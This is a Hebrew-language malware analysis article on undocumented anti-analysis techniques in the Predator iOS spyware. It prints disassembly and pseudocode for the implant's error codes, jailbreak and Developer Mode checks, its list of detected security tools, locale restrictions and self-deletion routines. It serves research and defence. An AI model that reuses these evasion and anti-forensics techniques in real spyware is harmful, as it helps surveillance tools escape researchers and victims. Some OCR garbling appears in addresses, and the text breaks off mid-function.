Technologic Papers

מתג ההשמדה העצמית של Predator

טכניקות Anti-Analysis לא מתועדות ב-Spyware ל-iOS

מאת ניר אברהם

הקדמה

בדצמבר 2025 פרסמה GTIG (Google Threat Intelligence Group) מחקר מקיף על תוכנת הריגול Predator של חברת Intellexa, אשר תיעד את שרשראות ה-Zero-Day exploit ואת רכיב ה-stager בשם PREYHUNTER.

במחקרם זוהה כי מודול בשם watcher מזהה מצב Developer Mode, כלי Jailbreak, יישומי אבטחה והגדרות network interception.

עם זאת, במסגרת ביצוע reverse engineering עצמאי של דגימת Predator, צוות Jamf Threat Labs גילה מספר מנגנונים שלא תועדו קודם לכן, אשר חושפים עד כמה יכולות ה-Anti-Analysis של תוכנת ריגול זו מתוחכמות.

מאמר זה מציג ממצאים מקוריים הכוללים:

- טקסונומיה מלאה של קודי שגיאה (301-311) המאפשרת למפעילים לאבחן בדיוק מדוע ה-implant נכשל
- פרטי מימוש עבור כל מנגנון זיהוי, מעבר לתיאורים כלליים
- מערכת ניטור של Crash Reporter שלא תועדה קודם לכן לצורכי anti-forensics
- ביצוע hooking ל-SpringBoard כדי להסתיר אינדיקטורים של הקלטה מהקורבנות
- שמות מחלקות הקשורות ל-kernel exploitation החושפים את הארכיטקטורה הפנימית

ממצאים אלו מדגימים כי למפעילי Predator יש ראייה מפורטת ומדויקת של ניסיונות פריסה שנכשלו - יכולת בעלת השלכות משמעותיות עבור חוקרים המנסים לנתח דגימות אלה.

ארכיטקטורת CSWatcherSpawner

ה-implant מכיל מחלקת C++ בשם: CSWatcherSpawner::CSWatcherSpawner. מחלקה זו אחראית על תיאום כל בדיקות ה-Anti-Analysis. היא מממשת סט רחב של מנגנוני זיהוי יחד עם מנגנון דיווח מתוחכם. המאפיין הבולט של ארכיטקטורה זו אינו רק מגוון הבדיקות, אלא גם מנגנון הדיווח שמספק למפעילים מידע אבחוני מדויק כאשר פריסת הכלי נכשלת:

```
__text:0000000100005900    PACIBSP
__text:0000000100005904    SUB     SP, SP, #0x40
__text:0000000100005908    STP     X22, X21, [SP,#0x30+var_20]
__text:000000010000590C    STP     X20, X19, [SP,#0x30+var_10]
__text:0000000100005910    STP     X29, X30, [SP,#0x30+var_s0]
__text:0000000100005914    ADD     X29, SP, #0x30
__text:0000000100005918    MOV     X19, X0
__text:000000010000591C    NOP
__text:0000000100005920    LDR     X16, =__imp__open
__text:0000000100005924    PACIZA  X16
__text:0000000100005928    MOV     X2, X16
__text:000000010000592C    MOV     W0, #0
__text:0000000100005930    MOV     X1, #0
__text:0000000100005934    MOV     W3, #8
__text:0000000100005938    BL      _unicopy
__text:000000010000593C    BL      __ZN5Utils13getCountNamesEv ; Utils::getCountNames(void)
__text:0000000100005940    CMP     W0, #2
__text:0000000100005944    B.LT    loc_100005978
__text:0000000100005948    LDR     X20, [X19,#0x110]
__text:000000010000594C    MOV     X0, X20 ; __s
__text:0000000100005950    BL      _strlen
__text:0000000100005954    ADD     X0, X0, #1 ; __count
__text:0000000100005958    MOV     W1, #1  ; __size
__text:000000010000595C    BL      _calloc
__text:0000000100005960    MOV     X21, X0
__text:0000000100005964    MOV     X1, X20 ; __src
__text:0000000100005968    BL      _strcpy
__text:000000010000596C    ADR     X2, a311 ; "311"
__text:0000000100005970    NOP
__text:0000000100005974    B       loc_100005A78
```

[איור 1: נקודת הכניסה של check_perform() המציגה בדיקת getCountNames() ושליחת קוד שגיאה 311 לזיהוי מופעים מרובים]

טקסונומיית קודי השגיאה

אחד הממצאים המשמעותיים ביותר שלא תועדו בעבר הוא מערכת קודי השגיאה של Predator. כאשר אחת מבדיקות ה-Anti-Analysis מופעלת, הנוזקה אינה פשוט מפסיקה לפעול. אלא, היא שולחת קוד שגיאה ספציפי לתשתית ה-C2 (Command-and-Control) לפני שהיא מבצעת ניקוי עצמי ויוצאת. הפונקציה check_perform() חושפת את הטקסונמיה המלאה:

Code	Trigger condition	Detection method
311	Multiple instances running	`getCountNames() >= 2`
310	Debug console attached	`is_console_attached()`
309	Device in restricted region	`Locale == "US" || "IL"`
301	Developer mode OR jailbreak	`is_developer() || is_not_phone()`
304	Security/analysis tools running	`is_unsafe_running()`
307	HTTP proxy configured	`is_proxy_running()`
308	Custom root CA installed	`is_rootca_installed()`

[טבלה 1: קודי השגיאה והתנאים המפעילים אותם]

קודי השגיאה החסרים: 302, 303, 305, 306

בחינה מדוקדקת של אזור המחרוזות בקובץ ה-binary חושפת פער מעניין בטקסונומיית קודי השגיאה. קודי השגיאה המאוחסנים באזור cstring__ מופיעים בסדר רציף, אך עם פערים בולטים:

```
__cstring:00000001000412A4                                      ; DATA XREF: CSWatcherSpawner::CSWatcherSpawner::is_console_attached(void)+14↑o
__cstring:00000001000412A4                                      ; CSWatcherSpawner::CSWatcherSpawner::is_console_attached(void)+78↑o ...
__cstring:00000001000412E4                      DCB "ist",0
__cstring:00000001000412E8 aGlobal              DCB "global",0          ; DATA XREF: __cfstring:cfstr_Global↓o
__cstring:00000001000412EF a311                 DCB "311",0             ; DATA XREF: CSWatcherSpawner::CSWatcherSpawner::check_perform(void)+6C↑o
__cstring:00000001000412F3 a310                 DCB "310",0             ; DATA XREF: CSWatcherSpawner::CSWatcherSpawner::check_perform(void)+A4↑o
__cstring:00000001000412F7 a309                 DCB "309",0             ; DATA XREF: CSWatcherSpawner::CSWatcherSpawner::check_perform(void)+104↑o
__cstring:00000001000412FB a301                 DCB "301",0             ; DATA XREF: CSWatcherSpawner::CSWatcherSpawner::check_perform(void)+170↑o
__cstring:00000001000412FF a304                 DCB "304",0             ; DATA XREF: CSWatcherSpawner::CSWatcherSpawner::check_perform(void)+21C↑o
__cstring:0000000100041303 a307                 DCB "307",0             ; DATA XREF: CSWatcherSpawner::CSWatcherSpawner::check_perform(void)+254↑o
__cstring:0000000100041307 a308                 DCB "308",0             ; DATA XREF: CSWatcherSpawner::CSWatcherSpawner::check_perform(void)+290↑o
__cstring:000000010004130B aPrivateVarPref_0 DCB "/private/var/preferences/SystemConfiguration/preferences.plist",0
__cstring:000000010004130B                                      ; DATA XREF: __cfstring:cfstr_PrivateVarPref_0↓o
__cstring:000000010004134A aHttpproxy           DCB "HTTPProxy",0       ; DATA XREF: __cfstring:cfstr_Httpproxy↓o
__cstring:0000000100041354 aHttpenable          DCB "HTTPEnable",0      ; DATA XREF: __cfstring:cfstr_Httpenable↓o
__cstring:000000010004135F aPrivateVarProt DCB "/private/var/protected/trustd/private/TrustStore.sqlite3",0
```

[איור 2: מחרוזות קודי שגיאה באזור cstring__- נשים לב לכתובות הרציפות אך לקודים הלא רציפים (301, 304, 307, 308), המצביעים על הקודים החסרים: 302, 303, 305, 306]

קודי השגיאה 302, 303, 305 ו-306 אינם מופיעים כלל בדגימה זו. פערים אלו במספור עשויים להצביע על מספר אפשרויות:

- קודים שמורים - קודים המיועדים לפונקציונליות עתידית או לבדיקות שטרם יושמו
- גרסאות שונות - ייתכן שקודים אלו משמשים בגרסאות אחרות של Predator או בגרסאות המיועדות לפלטפורמות אחרות
- בדיקות שהוסרו - מנגנוני זיהוי שהוסרו אך המספור שלהם נשמר
- טקסונומיה משותפת - מערכת קודי שגיאה משותפת למספר מוצרים של Intellexa

המספור הלא רציף (קפיצה מ-301 ל-304 ומ-304 ל-307) מעיד כי מערכת קודי השגיאה התפתחה לאורך זמן או תוכננה כך שתוכל לכלול בדיקות שמקומפלות באופן מותנה בהתאם לקונפיגורציית היעד.

למה זה חשוב?

מערכת קודי השגיאה הזו הופכת ניסיונות פריסה כושלים ממצב של קופסה שחורה לאירועי אבחון מפורטים. כאשר מפעיל מנסה לפרוס את Predator נגד יעד ומקבל קוד שגיאה 304, הוא יודע כי: המכשיר מפעיל כלי אבטחה. לא מדובר בכשל ב-exploit, ולא במכשיר שאינו תואם - אלא בזיהוי של פעילות ניתוח פעילה.

לדוגמה, אם כלי ניתוח כמו Frida פועל על המכשיר, Predator יבטל את הפריסה וישלח קוד שגיאה 304 למפעילים, אשר יוכלו להבין מדוע הפריסה נכשלה.

פרטי מימוש הזיהוי

המחקר של Google ציין כי Predator מזהה HTTP Proxies מותאמים אישית ו-Root CA מותאמים אישית, אך פרטי המימוש לא פורסמו. ניתוח ה-binary חושף כיצד מנגנונים אלה פועלים בפועל.

זיהוי מופעים מרובים (שגיאה 311)

הבדיקה הראשונה בפונקציה check_perform() קוראת לפונקציה getCountNames() כדי לזהות האם מספר מופעים של Predator פועלים במקביל. מנגנון זה נועד למנוע מחוקרים להריץ מספר מופעים של הדגימה לצורכי ניתוח בו-זמנית:

```
__int64 __fastcall Utils::getCountNames(Utils *this)
{
  pid_t *v1; // x19
  __int64 v2; // x20
  size_t v4; // x23
  pid_t *v5; // x24
  int v6; // w22
  char buffer[4096]; // [xsp+8h] [xbp-1058h] BYREF
  int v8[2]; // [xsp+1008h] [xbp-58h] BYREF
  int v9; // [xsp+1010h] [xbp-50h]
  size_t v10; // [xsp+1018h] [xbp-48h] BYREF

  __chkstk_darwin(this);
  v10 = 0;
  *(_QWORD *)v8 = 0xE00000001LL;
  v9 = 0;
  if ( sysctl(v8, 3u, 0, &v10, 0, 0) < 0 )
    return 0xFFFFFFFFLL;
  v1 = (pid_t *)malloc(v10);
  if ( sysctl(v8, 3u, v1, &v10, 0, 0) < 0 )
    return 0xFFFFFFFFLL;
  if ( v10 >= 0x288 )
  {
    v2 = 0;
    v4 = v10 / 0x288;
    v5 = v1 + 10;
    do
    {
      v6 = *v5;
      if ( (getpgid(*v5) & 0x80000000) == 0 && proc_pidpath(v6, buffer, 0x1000u) )
      {
        if ( strstr(buffer, "/private/var/tmp/") )
          v2 = (unsigned int)(v2 + 1);
        else
          v2 = (unsigned int)v2;
      }
      v5 += 162;
      --v4;
    }
    while ( v4 );
  }
  else
  {
    v2 = 0;
  }
  free(v1);
  return v2;
}
```

[איור 3: פסאודו-קוד של getCountNames() - מעבר על כל התהליכים באמצעות sysctl, שימוש ב-proc_pidpath לקבלת נתיבי הרצה, וספירת תהליכים שרצים מתוך /private/var/tmp/]

הפונקציה עוברת על כל התהליכים הרצים באמצעות sysctl, שולפת את נתיב הקובץ של כל תהליך באמצעות proc_pidpath(), וסופרת כמה מהם פועלים מתוך /private/var/tmp/ - ספריית ה-staging של Predator. אם הספירה מגיעה לשניים או יותר, נשלח קוד שגיאה 311.

זיהוי Developer Mode: מיקוד בחוקרים

בהמשך לממצא של Google כי Predator מזהה Developer Mode, ביצענו reverse engineering כדי להבין כיצד בדיקה זו פועלת.

הפונקציה is_developer() מזהה את מצב ה-Developer Mode באמצעות שימוש ב-API של sysctlbyname:


```
__text:0000000100005A10
__text:0000000100005A10 loc_100005A10                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::check_perform(void)+DC↑j
__text:0000000100005A10                 STR             WZR, [SP,#0x30+var_24]
__text:0000000100005A14                 MOV             W8, #4
__text:0000000100005A18                 STR             X8, [SP,#0x30+var_30]
__text:0000000100005A1C                 ADR             X0, aSecurityMacAmf ; "security.mac.amfi.developer_mode_status"
__text:0000000100005A20                 NOP
__text:0000000100005A24                 ADD             X1, SP, #0x30+var_24 ; void *
__text:0000000100005A28                 MOV             X2, SP  ; size_t *
__text:0000000100005A2C                 MOV             X3, #0  ; void *
__text:0000000100005A30                 MOV             X4, #0  ; size_t
__text:0000000100005A34                 BL              _sysctlbyname
__text:0000000100005A38                 CBNZ            W0, loc_100005A44
__text:0000000100005A3C                 LDR             W8, [SP,#0x30+var_24]
__text:0000000100005A40                 CBNZ            W8, loc_100005A4C
```

[איור 4: מימוש זיהוי Developer Mode המציג את הקריאה ("sysctlbyname("security.mac.amfi.developer_mode_status]

חשיבות בדיקה זו נעוצה בכך ש-Developer Mode הוצג ב-iOS 16 בעיקר עבור מפתחים וחוקרי אבטחה. לכן, הפעלתו עשויה להצביע על כך שהמכשיר אינו יעד רגיל.

זיהוי Jailbreak: הפונקציה is_not_phone()

הפונקציה is_not_phone() בודקת קיום של קבצים ותיקיות הקשורים ל-Jailbreak:



[איור 5: תצוגת גרף של is_not_phone() המציגה בדיקות קיום קבצים לזיהוי סימני Jailbreak]

הבדיקה כוללת את הנתיבים הבאים באמצעות syscall מסוג ()access:

- /bin/bash - קובץ ה-Shell הבינארי (שאינו קיים ב-iOS מקורי)
- /private/var/tmp/cydia.log - קובץ לוג של מנהל החבילות של Cydia
- /Applications/Cydia.app - אפליקציית Cydia
- /private/var/lib/apt - תיקיית מנהל החבילות APT
- /private/var/lib/cydia - תיקיית הנתונים של Cydia
- /etc/apt - קבצי התצורה של APT
- /private/var/stash - תיקיית stash של Jailbreak

בנוסף מתבצעת בדיקה אם התיקייה /bin מכילה יותר משתי רשומות - מאחר שב-iOS מקורי קיימים מעט מאוד קבצים בינאריים בתיקייה זו.

הגבלות גאוגרפיות: הימנעות מתחומי שיפוט אמריקאיים וישראליים

המחקר של Google זיהה כי Predator בודק הגדרות Locale של ארצות הברית ושל ישראל. הניתוח שלנו תיעד את המימוש הספציפי של בדיקה זו (קוד שגיאה 309), אשר ראוי להתייחסות נוספת. Predator מסרב לפעול במכשירים שבהם הגדרות ה-Locale מצביעות על ארה"ב או ישראל:

```
__text:00000001000059B0 ; ---------------------------------------------------------------------------
__text:00000001000059B0
__text:00000001000059B0 loc_1000059B0                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::check_perform(void)+7C↑j
__text:00000001000059B0                 NOP
__text:00000001000059B4                 LDR             X0, =_OBJC_CLASS_$_NSLocale
__text:00000001000059B8                 BL              _objc_msgSend$autoupdatingCurrentLocale ; +[NSLocale autoupdatingCurrentLocale] ...
__text:00000001000059BC                 BL              _objc_msgSend$countryCode ; -[NSLocale countryCode] ...
__text:00000001000059C0                 BL              _objc_msgSend$UTF8String ; -[NSString UTF8String] ...
__text:00000001000059C4                 ADR             X8, aUs ; "US"
__text:00000001000059C8                 NOP
__text:00000001000059CC                 CMP             X0, X8
__text:00000001000059D0                 ADR             X8, aIl ; "IL"
__text:00000001000059D4                 NOP
__text:00000001000059D8                 CCMP            X0, X8, #4, NE
__text:00000001000059DC                 B.NE            loc_100005A10
__text:00000001000059E0                 LDR             X20, [X19,#0x110]
__text:00000001000059E4                 MOV             X0, X20 ; __s
__text:00000001000059E8                 BL              _strlen
__text:00000001000059EC                 ADD             X0, X0, #1 ; __count
__text:00000001000059F0                 MOV             W1, #1  ; __size
__text:00000001000059F4                 BL              _calloc
__text:00000001000059F8                 MOV             X21, X0
__text:00000001000059FC                 MOV             X1, X20 ; __src
__text:0000000100005A00                 BL              _strcpy
__text:0000000100005A04                 ADR             X2, a309 ; "309"
__text:0000000100005A08                 NOP
__text:0000000100005A0C                 B               loc_100005A78
```

[איור 6: בדיקת הגבלה גאוגרפית באמצעות NSLocale - השוואת קוד המדינה לערכים "US" ו-"IL", המפעילה את קוד השגיאה 309]

אף על פי שאין באפשרותנו לאשר זאת בוודאות, סביר שמדובר בהחלטה מכוונת שמטרתה להימנע מחשיפה משפטית בתחומי שיפוט שבהם קיימים חוקי פשיעת סייבר מחמירים ושיתוף פעולה פעיל של רשויות אכיפת החוק עם הפעילות האירופית של Intellexa.

זיהוי Console: ניתוח מבוסס תזמון

הפונקציה is_console_attached() משתמשת בגישה חכמה המבוססת על תזמון:

[איור 7: זיהוי Debug Console המציג את הקריאה לפונקציה ושליחת קוד שגיאה 310]

בדיקה זו משווה את זמן השינוי (modification time) של קובץ הסינון של diagnosticd לזמן האתחול של המערכת. אם מישהו הפעיל Console logging לאחר שהמכשיר עלה (כפי שחוקר עשוי לעשות), זמן השינוי של הקובץ (mtime) יהיה מאוחר יותר מזמן האתחול.

זיהוי כלי אבטחה: הרשימה המלאה

המחקר של Google הזכיר את Bash, tcpdump, frida, sshd או checkra1n, אך הרשימה בפועל בקובץ ה-binary ארוכה יותר. הפונקציה is_unsafe_running() חושפת את רשימת זיהוי התהליכים המלאה:

```
__text:000000010000SC7C
__text:000000010000SC7C loc_100005C7C                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::is_unsafe_running(void)+58↑j
__text:000000010000SC7C                 NOP
__text:000000010000SC80                 LDR             X0, =aSshd ; "sshd"
__text:000000010000SC84                 BL              __ZNSUtils6getPidEPKc ; Utils::getPid(char const*)
__text:000000010000SC88                 CBZ             W0, loc_100005C9C
__text:000000010000SC8C                 MOV             W8, #1
__text:000000010000SC90                 MOV             X0, X8
__text:000000010000SC94                 LDP             X29, X30, [SP+var_s0],#0x10
__text:000000010000SC98                 RETAB
__text:000000010000SC9C ; ---------------------------------------------------------------------------
__text:000000010000SC9C
__text:000000010000SC9C loc_100005C9C                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::is_unsafe_running(void)+78↑j
__text:000000010000SC9C                 NOP
__text:000000010000SCA0                 LDR             X0, =aCheckra1nd ; "checkra1nd"
__text:000000010000SCA4                 BL              __ZNSUtils6getPidEPKc ; Utils::getPid(char const*)
__text:000000010000SCA8                 CBZ             W0, loc_100005CBC
__text:000000010000SCAC                 MOV             W8, #1
__text:000000010000SCB0                 MOV             X0, X8
__text:000000010000SCB4                 LDP             X29, X30, [SP+var_s0],#0x10
__text:000000010000SCB8                 RETAB
__text:000000010000SCBC ; ---------------------------------------------------------------------------
__text:000000010000SCBC
__text:000000010000SCBC loc_100005CBC                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::is_unsafe_running(void)+98↑j
__text:000000010000SCBC                 NOP
__text:000000010000SCC0                 LDR             X0, =aLoader ; "loader"
__text:000000010000SCC4                 BL              __ZNSUtils6getPidEPKc ; Utils::getPid(char const*)
__text:000000010000SCC8                 CBZ             W0, loc_100005CDC
__text:000000010000SCCC                 MOV             W8, #1
__text:000000010000SCD0                 MOV             X0, X8
__text:000000010000SCD4                 LDP             X29, X30, [SP+var_s0],#0x10
__text:000000010000SCD8                 RETAB
__text:000000010000SCDC ; ---------------------------------------------------------------------------
__text:000000010000SCDC
__text:000000010000SCDC loc_100005CDC                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::is_unsafe_running(void)+B8↑j
__text:000000010000SCDC                 NOP
__text:000000010000SCE0                 LDR             X0, =aMcafee ; "McAfee"
__text:000000010000SCE4                 BL              __ZNSUtils6getPidEPKc ; Utils::getPid(char const*)
__text:000000010000SCE8                 CBZ             W0, loc_100005CFC
__text:000000010000SCEC                 MOV             W8, #1
__text:000000010000SCF0                 MOV             X0, X8
__text:000000010000SCF4                 LDP             X29, X30, [SP+var_s0],#0x10
__text:000000010000SCF8                 RETAB
__text:000000010000SCFC ; ---------------------------------------------------------------------------
__text:000000010000SCFC
__text:000000010000SCFC loc_100005CFC                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::is_unsafe_running(void)+D8↑j
__text:000000010000SCFC                 NOP
__text:000000010000SD00                 LDR             X0, =aAvastmobilesec ; "AvastMobileSecurity"
__text:000000010000SD04                 BL              __ZNSUtils6getPidEPKc ; Utils::getPid(char const*)
__text:000000010000SD08                 CBZ             W0, loc_100005D1C
__text:000000010000SD0C                 MOV             W8, #1
__text:000000010000SD10                 MOV             X0, X8
__text:000000010000SD14                 LDP             X29, X30, [SP+var_s0],#0x10
__text:000000010000SD18                 RETAB
__text:000000010000SD1C ; ---------------------------------------------------------------------------
__text:000000010000SD1C
__text:000000010000SD1C loc_100005D1C                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::is_unsafe_running(void)+F8↑j
__text:000000010000SD1C                 NOP
__text:000000010000SD20                 LDR             X0, =aNortonmobilese ; "NortonMobileSecurity"
__text:000000010000SD24                 BL              __ZNSUtils6getPidEPKc ; Utils::getPid(char const*)
__text:000000010000SD28                 CMP             W0, #0
__text:000000010000SD2C                 CSET            W8, NE
__text:000000010000SD30                 MOV             X0, X8
__text:000000010000SD34                 LDP             X29, X30, [SP+var_s0],#0x10
__text:000000010000SD38                 RETAB
```

[איור 8: קוד ה-assembly של is_unsafe_running() - רשימת זיהוי התהליכים המלאה, הכוללת tcpdump, frida-server, netstat, sshd, checkra1nd, loader, McAfee, AvastMobileSecurity ו-NortonMobileSecurity]

הרשימה המלאה של התהליכים המזוהים כוללת גם:

- tcpdump - כלי ללכידת חבילות רשת (network packet capture)
- frida-server - מסגרת ל-Dynamic Instrumentation
- netstat - כלי להצגת סטטיסטיקות רשת
- sshd - דמון ה-SSH
- checkra1nd - תהליך הקשור ל-Jailbreak מסוג checkra1n
- loader - תהליך טעינה גנרי (generic loader process)
- McAfee - אפליקציית האבטחה לנייד של McAfee
- AvastMobileSecurity - אפליקציית האבטחה לנייד של Avast
- NortonMobileSecurity - אפליקציית האבטחה לנייד של Norton

הכללת הכלי netstat ראויה לציון - היא מצביעה על כך ש-Predator חושש גם מיעדים שעשויים לנטר את חיבורי הרשת שלהם בעצמם, ולא רק מחוקרים המשתמשים בכלי ניתוח מתקדמים. משתמש המודע לפרטיותו, שבסך הכול בודק את חיבורי הרשת שלו, עשוי להפעיל מנגנון זיהוי זה.

ניקוי עצמי לאחר דיווח שגיאה וכיבוי

לאחר שליחת קוד השגיאה ל-C2, Predator מבצע ניקוי עצמי על ידי מחיקת ספריית ה-staging שלו:

```
__text:0000000100005AB4
__text:0000000100005AB4 loc_100005AB4                   ; CODE XREF: CSWatcherSpawner::CSWatcherSpawner::check_perform(void)+19C↑j
__text:0000000100005AB4                 ADR             X0, _WatcherPathSecond ; "/private/var/tmp/"
__text:0000000100005AB8                 NOP
__text:0000000100005ABC                 BL              _remove
__text:0000000100005AC0                 MOV             W0, #0  ; exc_buf
__text:0000000100005AC4                 LDP             X29, X30, [SP,#0x30+var_s0]
__text:0000000100005AC8                 LDP             X20, X19, [SP,#0x30+var_10]
__text:0000000100005ACC                 LDP             X22, X21, [SP,#0x30+var_20]
__text:0000000100005AD0                 ADD             SP, SP, #0x40 ; '@'
__text:0000000100005AD4                 RETAB
```

[איור 9: קוד ניקוי עצמי הקורא לפונקציה _remove על ספריית ה-staging /private/var/tmp/ לאחר דיווח על קוד השגיאה]

ניקוי זה מתבצע לאחר הקריאה החוזרת (callback) לשרת ה-C2, ובכך מובטח שהמפעילים יקבלו את המידע האבחוני גם אם הנוזקה מוסרת מיד לאחר מכן.

מנגנון ניקוי נוסף קשור למחזור החיים של כיבוי המכשיר: ה-implant רושם מאזין (observer) להתראות Darwin עבור deviceWillShutDown.springboard.apple.com:

```
1  void __fastcall CSWatcherSpawner::CSWatcherSpawner::listenForShutdown(CSWatcherSpawner::CSWatcherSpawner *this)
2  {
3    __CFNotificationCenter *DarwinNotifyCenter; // x0
4    __int64 vars8; // [xsp+18h] [xbp+8h]
5
6    DarwinNotifyCenter = CFNotificationCenterGetDarwinNotifyCenter();
7    if ( ((vars8 ^ (2 * vars8)) & 0x4000000000000000LL) != 0 )
8      __break(0xC471u);
9    CFNotificationCenterAddObserver(
10     DarwinNotifyCenter,
11     this,
12     (CFNotificationCallback)CSWatcherSpawner::CSWatcherSpawner::onShutdown,// callback
13     CFSTR("com.apple.springboard.deviceWillShutDown"),
14     0,
15     CFNotificationSuspensionBehaviorDeliverImmediately);
16 }
```

[איור 10: קוד לרישום מאזין לאות כיבוי המכשיר]

כאשר מתקבלת התראת הכיבוי, ה-implant עובר לשגרת ניקוי להסרת ראיות מהדיסק, אם הן קיימות:

```
void __fastcall CSWatcherSpawner::CSWatcherSpawner::stop(CFRunLoopTimerRef *this)
{
  std::error_code *v2; // x1
  std::error_code *v3; // x1
  __CFRunLoop *Main; // x0
  __CFRunLoop *v5; // x0
  __int64 vars8; // [xsp+18h] [xbp+8h]

  if ( access(BitPath, 0) )
  {
    if ( access(HelperPath, 0) )
      goto LABEL_3;
  }
  else
  {
    remove((const std::__fs::filesystem::path *)BitPath, v2);
    if ( access(HelperPath, 0) )
      goto LABEL_3;
  }
  remove((const std::__fs::filesystem::path *)HelperPath, v3);
LABEL_3:
  Main = CFRunLoopGetMain();
  CFRunLoopRemoveTimer(Main, this[49], kCFRunLoopDefaultMode);
  v5 = CFRunLoopGetMain();
  if ( ((vars8 ^ (2 * vars8)) & 0x4000000000000000LL) != 0 )
    __break(0xC471u);
  CFRunLoopStop(v5);
}
```

[איור 11: קוד ניקוי עצמי בזמן תהליך כיבוי]

Anti-Forensics לא מתועד: ניטור Crash Reporter

יכולת אחת שלא הוזכרה באף מחקר פומבי היא הפונקציה monitoringCrashReporter():

```
// Anti-forensics: Monitors /private/var/mobile/Library/Logs/CrashReporter/ using kqueue for file system events.
__int64 __fastcall CSWatcherSpawner::CSWatcherSpawner::monitoringCrashReporter(
        CSWatcherSpawner::CSWatcherSpawner *this)
{
  int v1; // w0
  int v2; // w19
  void *v3; // x22
  kevent v5; // [xsp+0h] [xbp-70h] BYREF
  kevent changelist; // [xsp+20h] [xbp-50h] BYREF

  sleep(1u);
  v1 = kqueue();
  if ( (v1 & 0x80000000) == 0 )
  {
    v2 = v1;
    changelist.ident = open("/private/var/mobile/Library/Logs/CrashReporter/", 0);
    *(_QWORD *)&changelist.filter = 0xF0015FFFCLL;
    changelist.data = 0;
    changelist.udata = 0;
    while ( 1 )
    {
      while ( kevent(v2, &changelist, 1, &v5, 1, 0) < 0 )
        ;
      v3 = objc_autoreleasePoolPush();
      -[NSArray enumerateObjectsUsingBlock:](
